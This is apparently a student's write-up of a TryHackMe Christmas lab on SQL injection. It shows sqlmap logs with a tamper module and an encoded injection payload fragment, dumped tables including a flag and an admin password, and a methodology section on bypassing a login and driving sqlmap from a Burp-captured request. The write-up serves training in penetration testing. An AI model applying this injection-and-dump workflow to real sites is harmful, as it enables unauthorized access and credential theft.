[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:18:37 /2022-06-17/ The data


[02:18:37] [INFO] parsing HTTP request from '/home/1211102630/santaa'
[02:18:37] [INFO] loading tamper module 'space2comment'
[02:18:37] [INFO] testing connection to the target URL
[02:18:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:18:38] [INFO] testing if the target URL content is stable
[02:18:38] [INFO] target URL content is stable
[02:18:38] [INFO] testing if GET parameter 'search' is dynamic
[02:18:38] [WARNING] GET parameter 'search' does not appear to be dynamic
[02:18:39] [WARNING] heuristic (basic) test shows that GET parameter 'search'
```

Database load successfully. 22 entries found in the gift database

```
[02:19:03] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211102630/.local/share/sqlmap/output/10.10.170.180/dump/SQLite_masterdb/hidden_table.csv'
[02:19:03] [INFO] fetching columns for table 'sequels'
[02:19:03] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title
+-----+-----+-----+
| James | 8    | shoes
| John  | 4    | skateboard
| Robert | 17  | iphone
| Michael | 5   | playstation
| William | 6   | xbox
| David  | 6   | candy
| Richard | 9   | books
| Joseph  | 7   | socks
| Thomas  | 10  | 10 McDonalds meals
| Charles | 3   | toy car
| Christopher | 8   | air hockey table
| Daniel  | 12  | lego star wars
| Matthew | 15  | bike
| Anthony | 3   | table tennis
| Donald  | 4   | fazer chocolate
```

Question 5


James age based on database



kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 6

Based on the database, Paul asked for github ownership



kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub

Question 7

Flag is found in the hidden table

```
1211102630@kali:~
```

File Actions Edit View Help

```
AR(102,113,119,69,81,71,116,98,99,110,120,84,122,66,84,74,87,75,122,114,72,82
,76,122,114,106,80,115,81,87,74,109,106,74,84,116,114,86,103,120)||CHAR(113,1
20,118,118,113)-- bpWQ
--
```

```
[02:19:01] [WARNING] changes made by tampering scripts are not included in sh
own payload content(s)
[02:19:01] [INFO] testing SQLite
[02:19:01] [INFO] confirming SQLite
[02:19:01] [INFO] actively fingerprinting SQLite
[02:19:02] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[02:19:02] [INFO] sqlmap will dump entries of all tables from all databases n
ow
[02:19:02] [INFO] fetching tables for database: 'SQLite_masterdb'
[02:19:02] [INFO] fetching columns for table 'hidden_table'
[02:19:02] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

```
[02:19:03] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/h
ome/1211102630/.local/share/sqlmap/output/10.10.170.180/dump/SQLite_masterdb/
```

Question 8

Admin password found

```
1211102630@kali:~
```

File Actions Edit View Help

Joshua	12	chair
--------	----	-------

```
[02:19:03] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1
211102630/.local/share/sqlmap/output/10.10.170.180/dump/SQLite_masterdb/seque
ls.csv'
[02:19:03] [INFO] fetching columns for table 'users'
[02:19:03] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+
```

```
[02:19:03] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/121
1102630/.local/share/sqlmap/output/10.10.170.180/dump/SQLite_masterdb/users.c
sv'
[02:19:03] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[02:19:03] [INFO] fetched data logged to text files under '/home/1211102630/.
local/share/sqlmap/output/10.10.170.180'
[*] ending @ 02:19:03 /2022-06-17/
```

Thought Process/Methodology:

By accessing the target machine, a page “Santa Official Forum” is shown. Based on the question hint given in the Try Hack Me page, we found Santa's secret login panel. We try to bypass login using SQL injection. Bypass login succeeds and we gain access to the Santa panel. We set up the foxy proxy and burp suite, intercept is switched on in the burp suite. Then we do a test request and press the ‘search’ button on the santa webpage. Request is shown in the burp suite and we save the database item. Through the terminal, we use -r request in SQLmap to translate and exploit the database that is saved. Database loaded, we see 22 entries in the gift database. By reading the database, we find that James' age is 8. We also find that Paul asked for github ownership. From the hidden table, thm flag is found. Admin password is found in the user table.